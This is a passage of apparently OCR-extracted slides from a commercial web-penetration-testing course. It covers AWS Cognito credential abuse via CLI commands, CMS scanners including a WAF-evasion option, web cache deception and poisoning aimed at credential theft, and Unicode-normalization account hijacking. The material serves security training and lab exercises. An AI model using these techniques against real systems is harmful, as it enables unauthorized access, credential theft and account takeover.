- ConfirmSignUp allows us to confirm user login
- On login you will get assignment error
- However Creds are available when you login
- **More:**
  https://www.notsosecure.com/hacking-aws-cognito-misconfigurations/

Sign up Process in Commands

- Register a New User

```
aws cognito-idp sign-up --client-id <client_id> --username
user@email.com --password P@ssw0rd1 --user-attributes
Name="email",Value="user@email.com" Name="name",Value="user"
```

- Confirm the Sign-up

```
aws cognito-idp confirm-sign-up --client-id <client_id> --
username=userX@webhacklab.com --confirmation-code XXXXX
```


NotSoSecure part of claranet cyber security

Sign up Process in Commands

- Get Identity

```
aws cognito-identity get-id --identity-pool-id
<identity_pool_id> --logins cognito-idp.us-east-
1.amazonaws.com/us-east-1_EOn8m3ula=<IdToken>
```

- Get Credentials

```
aws cognito-identity get-credentials-for-identity --
identity-id us-east-1:85948f47-1237-479a-a9e8-ab021747cae5 -
-logins cognito-idp.us-east-1.amazonaws.com/us-east-
1_EOn8m3ula=<Id Token>
```

NotSoSecure part of claranet cyber security

AWS Cognito: Access Tokens from ID

- Obtain Identity ID from identity pool id
  `aws cognito-identity get-id --identity-pool-id 'region:pool_id'`

- Obtain AWS Access Tokens from Identity ID
  `aws cognito-identity get-credentials-for-identity --identity-id 'Identity'`

Exercise

Exploiting AWS Cognito Misconfigurations

- Identify AWS cognito misconfiguration and read the secrets from the secret manager

  Challenge URL:
  http://cognito.webhacklab.com/

Module: CMS Pentesting

- What is Content Management System (CMS)?
- Common Vulnerabilities in CMS
- Available Tools for CMS Pentesting
- Penetration Testing Methodology for CMS

What is Content Management System (CMS)?

- Content Management System (CMS) is a computer program that allows publishing, editing and modifying digital content as well as its maintenance from a central interface
- Such systems of content management provide procedures to manage workflow in a collaborative environment. These procedures can be manual steps or an automated cascade

CMS - Advantages

Advantages:

- Fast Development - Reduced need to code from scratch
- Community Help
- Most problems have been solved, or a solution is present
- Less maintenance (since the community helps)
- Security is being watched by the community

Common Vulnerabilities in CMS

- Security Misconfigurations
- Information Leakage
- Outdated Software/Plugin Versions
- Administrative Interface
- Username Enumeration
- Use of Default Credentials
- Installation/Default files not removed
- Insecure Direct Object References
- Session Management Issues

NotSoSecure part of claranet cyber security

WPScan

WPScan is an automated vulnerability scanner tool to find vulnerabilities in WordPress applications. The tool can be used to find following information:

- WordPress Running Version.
- Vulnerable/Outdated Plugins (if In use).
- Username Enumeration.
- Sensitive Files and Folders.

WPScan can be operated in a terminal window and is designed in Ruby language.

WPScan Usage

- To scan the application: **wpscan --url cms.webhacklab.com**
- Look for plugins / username enumeration: **wpscan --url cms.webhacklab.com --enumerate <options>** (Options: vp = Vulnerable Plugins, ap = All Plugins, vt= Vulnerable Themes, u= User IDs).
- Bypassing WAF Using Random-User-Agent Option: **wpscan --url http://cms.webhacklab.com/wordpress/ --enumerate --clear-cache --random-user-agent**

```
root@kali:/var/www/html/wordpress# wpscan --url http://cms.webhacklab.com/wordpress/ --enumerate --clear-cache --random-user-agent
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.4.2
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[+] URL: http://cms.webhacklab.com/wordpress/
[+] Started: Wed Jan 23 05:50:09 2019

Interesting Finding(s):

[+] http://cms.webhacklab.com/wordpress/
 | Interesting Entry: Server: Apache/2.4.37 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```


NotSoSecure part of claranet cyber security

JoomScan

JoomScan is an automated vulnerability scanner to find vulnerabilities in Joomla applications. This tool can be used to find the following information:

- Joomla Running Version
- Vulnerable/Outdated Plugins (if in use)
- Sensitive Files and Folders

Command:

```
joomscan --url
http://cms.webhacklab.com/ -ec
```

DroopeScan

Droopescan is a plugin-based scanner that aids security researchers in identifying issues with several CMSs, mainly Drupal & Silverstripe. This tool can be used to find following information:

- Plugins installed in the CMS
- Themes installed in the CMS
- Version Information
- Sensitive Files and Folders

Droopescan can be operated from a terminal window and is based on python programming language

DroopeScan Usage

To scan the application:

```
droopescan scan drupal -u http://192.168.1.10/ -t 8
```

```
[+] No themes found.

[+] Possible interesting urls found:
    Default changelog file - http://192.168.1.10/CHANGELOG.txt
    Default admin - http://192.168.1.10/user/login

[+] Possible version(s):
    7.34

[+] Plugins found:
    views http://192.168.1.10/sites/all/modules/views/
        http://192.168.1.10/sites/all/modules/views/README.txt
        http://192.168.1.10/sites/all/modules/views/LICENSE.txt
    token http://192.168.1.10/sites/all/modules/token/
        http://192.168.1.10/sites/all/modules/token/README.txt
        http://192.168.1.10/sites/all/modules/token/LICENSE.txt
    pathauto http://192.168.1.10/sites/all/modules/pathauto/
        http://192.168.1.10/sites/all/modules/pathauto/README.txt
        http://192.168.1.10/sites/all/modules/pathauto/LICENSE.txt
        http://192.168.1.10/sites/all/modules/pathauto/API.txt
```


CMSMap

CMSMap is a python open source CMS scanner that automates the process of detecting security flaws of the most popular CMSs. This tool can be used to find following information:

- Plugins installed in the CMS
- Themes installed in the CMS
- Version Information
- Sensitive Files and Folders

Penetration Testing Methodology for CMS

- Automated
  - Open source tools/scripts
  - Burp Extension
- Manual
  - Identify the version and validate existing issues to the vulnerable version
  - Identify the version and review the source code
  - Observe the requests and identify the URL/Parameters which can be modified/added as a customization portion.

NotSoSecure part of claranet cyber security

Exercise

Pentesting Hardened CMS

- Identify and exploit Vulnerabilities in WordPress instance
- Fetch the databases from a database server

  Challenge URL:
  http://cms.webhacklab.com/wordpress/

Module: Web Cache Attacks


- Web Cache and Cache keys
- Web Cache Deception
- Web Cache Poisoning

Web Caching

What ? A cache is a temporary storage area

Where ? For example, the files you automatically request by looking at a Web page are stored on Reverse proxy, CDNs , a load balancer etc.

Why ? To store files that are often retrieved, to reduce latency from the web server



Reference:
https://portswigger.net/blog/practical-web-cache-poisoning


NotSoSecure part of claranet cyber security

Cache Keys

- It is a unique string that caching service look for your content when requests hit them
- Similar to databases, think of this as the primary key we would use to find your files in the cache
- Based on cache keys, whenever a cache receives a request for a resource, it needs to decide whether it has a copy of this exact resource already saved and can reply with that, or if it needs to forward the request to the application server
- made up of a few different pieces
(like origin hostname, path, and filename)

NotSoSecure part of claranet cyber security

Cache Keys



Cache Keys to determine whether serve cache or fetch from application server

Reference:
https://portswigger.net/blog/practical-web-cache-poisoning


NotSoSecure part of claranet cyber security

Relevant Security Issues

- Web Cache Deception to expose your sensitive data
- Web Cache Poisoning to Perform XSS, redirect, Phishing attacks etc.

NotSoSecure part of claranet cyber security

Web Cache Deception



NotSoSecure part of claranet cyber security

Relevant Security Issues

1. On accessing a page like http://notsosecure.com/index.php/nonexistent.css, the web server should return the content of index.php for that URL
2. The target user must be logged in (authenticated)while accessing the malicious URL
3. Web cache functionality should be set for the web application to cache files by their extensions, disregarding any caching headers

NotSoSecure part of claranet cyber security

Demo

Web Cache Deception


- Identify Web Cache Deception vulnerability to access sensitive content without authentication, which would otherwise be only accessible to an authenticated User

  Challenge URL:
  http://webcache.webhacklab.com:8080/login.php

Case Study

Web Cache Deception Attack

- PayPal was vulnerable to this attack.
- PII and Private details could be Cached.
- Bounty awarded 3000$



Reference:
http://omergil.blogspot.com/2017/02/web-cache-deception-attack.html


Web Cache Poisoning

A generic approach to cache poisoning works like below:

- Search for and exploit flaws in the code, allowing us to place illegitimate data in unkeyed inputs such as headers in the HTTP header field
- Flush out legitimate cached content from the cache server
- Send a specially crafted request - or malicious data such as a forged response - to the cache server
- The Malicious data is stored in the cache

NotSoSecure part of claranet cyber security

Finding Cache Poisoning vulnerabilities



Reference:
https://portswigger.net/blog/practical-web-cache-poisoning

NotSoSecure part of claranet cyber security

Demo

Web Cache Poisoning

- Identify whether there are any unkeyed input used by the application and server caches the output for the same. Edit those unkeyed inputs with malicious payloads to do the following to random user when poisoned cache is requested
- Perform Cross site Scripting
- Execute malicious script from remote location controlled by us
- Steal Credentials through Form submission to remote location controlled by us

Challenge URL:
http://webcache.webhacklab.com/

Module: Miscellaneous Vulnerabilities

- Unicode Normalization attacks
- Second Order IDOR attack
- Exploiting misconfigured code control systems
- HTTP Desync attack
- Attack chaining

And relevant Case Study

Unicode Origins

- Early days characters were encoded to support a given language
- Charset of one region was incompatible with another
- Eg. Chinese charset would be incompatible with English
- To overcome this issue Unicode Standard was introduced

NotSoSecure part of claranet cyber security

Unicode in Applications

- Unicode maintains the consistency of encoding and representation of test for system interpretation
- Enables cross compatibility
- Unicode is supported in most of the modern applications
- These Unicode's are Normalized and Punycoded to identify them apart when converting from unicode to ASCII

NotSoSecure part of claranet cyber security

Unicode in Applications

- Each character/symbol is mapped to a numeric value “Code Point”
- Each language maps all the characters and symbols accordingly
- Different languages have a varying amount of chars/symbols, resulting into more bytes for code point
- Unicode is very complex standard:

Code Points	Cannonical Mappings
Encodings	Decomposition Types
Normalization	Best-Fit mapping
Case Mapping	Bi-direction properties

NotSoSecure part of claranet cyber security

Example of Unicodes

NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	BS	HT	LF	VT	FF	CR	SO	SI
DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US
SP	DEL	␢	␣	NL	␥	␦	□	□	□	□	□	□	□	□	□
□	□	□	□	□	□	□	□	□	□	□	□	□	□	□	□
⑀	⑁	⑂	⑃	⑄	⑅	⑆	⑇	⑈	⑉	⑊	□	□	□	□	□
□	□	□	□	□	□	□	□	□	□	□	□	□	□	□	□
①	②	③	④	⑤	⑥	⑦	⑧	⑨	⑩	⑪	⑫	⑬	⑭	⑮	⑯
⑰	⑱	⑲	⑳	⑴	⑵	⑶	⑷	⑸	⑹	⑺	⑻	⑼	⑽	⑾	⑿
⒀	⒁	⒂	⒃	⒄	⒅	⒆	⒇	⒈	⒉	⒊	⒋	⒌	⒍	⒎	⒏
⒐	⒑	⒒	⒓	⒔	⒕	⒖	⒗	⒘	⒙	⒚	⒛	⒜	⒝	⒞	⒟
⒠	⒡	⒢	⒣	⒤	⒥	⒦	⒧	⒨	⒩	⒪	⒫	⒬	⒭	⒮	⒯
⒰	⒱	⒲	⒳	⒴	⒵	Ⓐ	Ⓑ	Ⓒ	Ⓓ	Ⓔ	Ⓕ	Ⓖ	Ⓗ	Ⓘ	Ⓙ
Ⓚ	Ⓛ	Ⓜ	Ⓝ	Ⓞ	Ⓟ	Ⓠ	Ⓡ	Ⓢ	Ⓣ	Ⓤ	Ⓥ	Ⓦ	Ⓧ	Ⓨ	Ⓩ
ⓐ	ⓑ	ⓒ	ⓓ	ⓔ	ⓕ	ⓖ	ⓗ	ⓘ	ⓙ	ⓚ	ⓛ	ⓜ	ⓝ	ⓞ	ⓟ
ⓠ	ⓡ	ⓢ	ⓣ	ⓤ	ⓥ	ⓦ	ⓧ	ⓨ	ⓩ	⓪	⓫	⓬	⓭	⓮	⓯
⓰	⓱	⓲	⓳	⓴	⓵	⓶	⓷	⓸	⓹	⓺	⓻	⓼	⓽	⓾	⓿

Reference:
https://www.rapidtables.com/code/text/unicode-characters.html

NotSoSecure part of claranet cyber security

Sample Conversions

HTML Entity:	𪜃 𪜃
UTF-8 Encoding:	0xF0 0xAA 0x9C 0x83
UTF-16 Encoding:	0xD869 0xDF03
UTF-32 Encoding:	0x0002A703

HTML Entity:	℀ ℀
UTF-8 Encoding:	0xE2 0x84 0x80
UTF-16 Encoding:	0x2100
UTF-32 Encoding:	0x00002100
Decomposition:	a (U+0061) - / (U+002F) - c (U+0063)[

NotSoSecure part of claranet cyber security

When good input turns bad

- Certain unicode characters could normalize to ASCII having syntax significance for some functionality

Unicoded values	Normalised value
℀	a/c
ℳ	M
ⓐ	a
™	TM

NotSoSecure part of claranet cyber security

When good input turns bad

- Leverage unicode chars to bypass app functionalities

ⓤⓢⓔⓡⓧ	userX
ⓤⓢeⓡⓧ	userX
ⓤⓢⓔrⓧ	userX

Reference:
https://www.compart.com/

NotSoSecure part of claranet cyber security

Case Study

Spotify Account Hijacking

- Target account name: bigbird
- Attacker created an account : BIGBIRD
- Requested password reset for ‘BIGBIRD’
- Attacker got a reset link in email, followed the link and set a new password
- Password was successfully changed for both BIGBIRD and bigbird accounts
- Issue was normalizing BIGBIRD converts to BIGBIRD (CAPS) and on reset password re-normalizes to bigbird (small) hence password for another account was changed

Reference:
https://labs.spotify.com/2013/06/18/creative-usernames/

Case Study

Spotify Account Hijacking

- Find a user account to hijack. For our example let us hijack the account belonging to user ‘bigbird’
- Create a new spotify account with username BIGBIRD (in python this is the string u’\u1d2e\u1d35\u1d33\u1d2e\u1d35\u1d3f\u1d30′)
- Send a request for password reset for your new account
- A password reset link is sent to the email you registered for your new account. Use it to change the password
- Now, instead of logging in to account with username BIGBIRD, try logging in to account with username ‘bigbird’ with the new password
- Success! Mission accomplished

Reference:
https://labs.spotify.com/2013/06/18/creative-usernames/

Case Study: Spotify Account Hijacking

What exactly happened ?

```
>>> canonical_username(u'\u1d2e\u1d35\u1d33\u1d2e\u1d35\u1d3f\u1d30')
u'BIGBIRD'
>>> canonical_username(canonical_username(u'\u1d2e\u1d35\u1d33\u1d2e\u1d35\u1d3f\u1d30'))
u'bigbird'
```

- Unicode account $^{\text{BIGBIRD}}$ is canonicalized to BIGBIRD and stored in database
- Reset password feature canonicalized the ‘BIGBIRD’ to ‘bigbird’ which is another user in the database

Reference:
https://www.compart.com/

NotSoSecure part of claranet cyber security

Exercise

Unicode Normalization Attack

- Exploit the forgot password functionality to login as user**X**

  Challenge URL:
  http://reimbursement.webhacklab.com/Account/ResetPassword

Insecure Direct Object Reference

- IDOR arise because of access control issues
- IDOR vulnerabilities found commonly by:
  - Parameter tampering
  - Forced Browsing
- Successful attack will provide access to other users data.


NotSoSecure part of claranet cyber security

Second Order IDOR

